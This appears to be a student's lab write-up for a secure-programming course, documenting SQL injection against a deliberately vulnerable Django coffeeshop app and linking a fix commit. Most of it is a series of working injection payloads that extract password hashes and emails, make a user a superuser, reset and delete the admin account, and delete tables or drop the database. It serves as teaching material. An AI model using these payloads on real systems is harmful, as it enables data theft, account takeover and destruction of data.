Secure Programming

Lab1


Threat Modelling

Questions

1. What is the result?

```
xxx') UNION SELECT 1, table_name, column_name, 4 FROM information_schema.columns WHERE table_name = 'auth_user' --
```

→ The result shows the schema information of the auth_user table – column names: — date_joined, is_active, password, email, is_staff, first_name, id, last_name, is_superuser, last_login, username




2. You see terms like date_joined, is_active, is_staff etc. What do you think these terms represent?

   → They are columns in the auth_user table describing user account attributes:
   - **id** — primary key for the user record
   - **username**, **first_name**, **last_name**, **email** — identity fields
   - **password** — stored (hashed) password string
   - **date_joined** – account creation timestamp
   - **last_login** — last time the user logged in
   - **is_active** – whether the account is enabled (soft deleted?)
   - **is_staff** – permission to access admin site (staff status)
   - **is_superuser** — full admin privileges

3. What do you see now?

   xxx'); UPDATE auth_user SET is_staff=true, is_superuser=true WHERE username = 'bob' --

   → After running the injection that sets is_staff=true and is_superuser=true for Bob and logging in as Bob, we now have admin panel access. We see the Django admin interface (/admin/) — Bob now has admin controls.




4. What malicious actions could Bob take on this page?

   → Basically anything we want, such as:
   - Create/Update/Delete users
   - Change user's info and permissions
   - Add/Edit Products

Task

1. Information gathering
    a. Discover DB engine / version
        - `xxx') UNION SELECT 1, version(), current_date::text, 0.0 --`
        - **What it does:** confirms DB type/version (useful to craft later DB-specific statements).
        - **Effect:** shows the database version string and date in the returned rows.

        Search


    b. Get DB name
        - `xxx') UNION SELECT 1, current_database(), null, 0.0 --`
        - **What it does:** confirms DB name (I'll use this info to drop db, later…).
        - **Effect:** shows the database name in the returned rows.

        Search


c. List public tables (schema reconnaissance)

- `xxx') UNION SELECT 1, table_name, table_schema, 0.0 FROM information_schema.tables WHERE table_schema='public' --`
- **What it does:** returns table names that we can target for further extractions.
- **Effect:** Reveals table names in the public schema.




d. List columns of a known table (schema detail)

- `xxx') UNION SELECT 1, column_name, data_type, 0.0 FROM information_schema.columns WHERE table_name='coffeeshop_product' --`
- **What it does:** lists column names and types for a specific table so to know which columns hold sensitive data.
- **Effect:** shows columns such as description, name, unit_price, id (for coffeeshop_product table).




e. Extract sensitive fields

- `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user --`
- `xxx') UNION SELECT id, email, last_login::text, 0.0 FROM auth_user --`
- **What it does:** shows selected columns from a table.
- **Effect:** returns rows from the auth_user table (usernames + hashed passwords / email + last login time).




f. Which users are staff (find admins)

- `xxx') UNION SELECT id, username, is_staff::text, 0.0 FROM auth_user WHERE is_staff=true --`
- **What it does:** shows usernames with is_staff = true (helps identify admin accounts).
- **Effect:** show admin accounts.




g. Show a table's textual preview


- `xxx') UNION SELECT id, name, description, unit_price FROM coffeeshop_product LIMIT 10 --`
- **What it does:** shows a few product rows.
- **Effect:** just what home page (/) is doing.



2. Make Changes to the db (Updates / Deletes / Drops)
    a. Update user data
        - `xxx'); UPDATE auth_user SET password='qwerty' WHERE username='admin' --`
        - **What it does:** change password for admin to ‘qwerty’.
        - **Effect:** passwords are saved as hash, so ‘qwerty’ is saved as hased password value, and admin no longer have it’s password. If admin types ‘qwerty’ as the password this won’t work.
        - `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user WHERE username='admin' --`
        - **What it does:** shows user’s password that we just changed.
        - **Effect:** returns rows from the auth_user table, where username is admin.



    b. Delete user
        - `xxx'); DELETE FROM auth_user WHERE username='admin' --`
        - **What it does:** deletes a user
        - **Effect:** deletes selected user
        - `xxx') UNION SELECT 1, COUNT(*)::text, null, 0.0 FROM auth_user WHERE username='admin' --`
        - **What it does:** shows number of users with the username we just deleted.
        - **Effect:** returns rows from the auth_user table, where username is admin.



    c. Delete all products
        - `xxx'); DELETE FROM coffeeshop_product --`
        - **What it does:** clear the data in the table.
        - **Effect:** Do nothing.
    d. Drop the DB
        - `xxx'); DROP DATABASE coffeeshop --`
        - **What it does:** delete database.
        - **Effect:** Do nothing.

Fixing the Vulnerability

DanyilT/django-coffeeshop repo forked from stephen-oshaughnessy/django-coffeeshop

Fixing SQL injection vulnerability in search function:
DanyilT/django-coffeeshop/commit/f5479a39f5034031799e87ea329bd59c9154deb3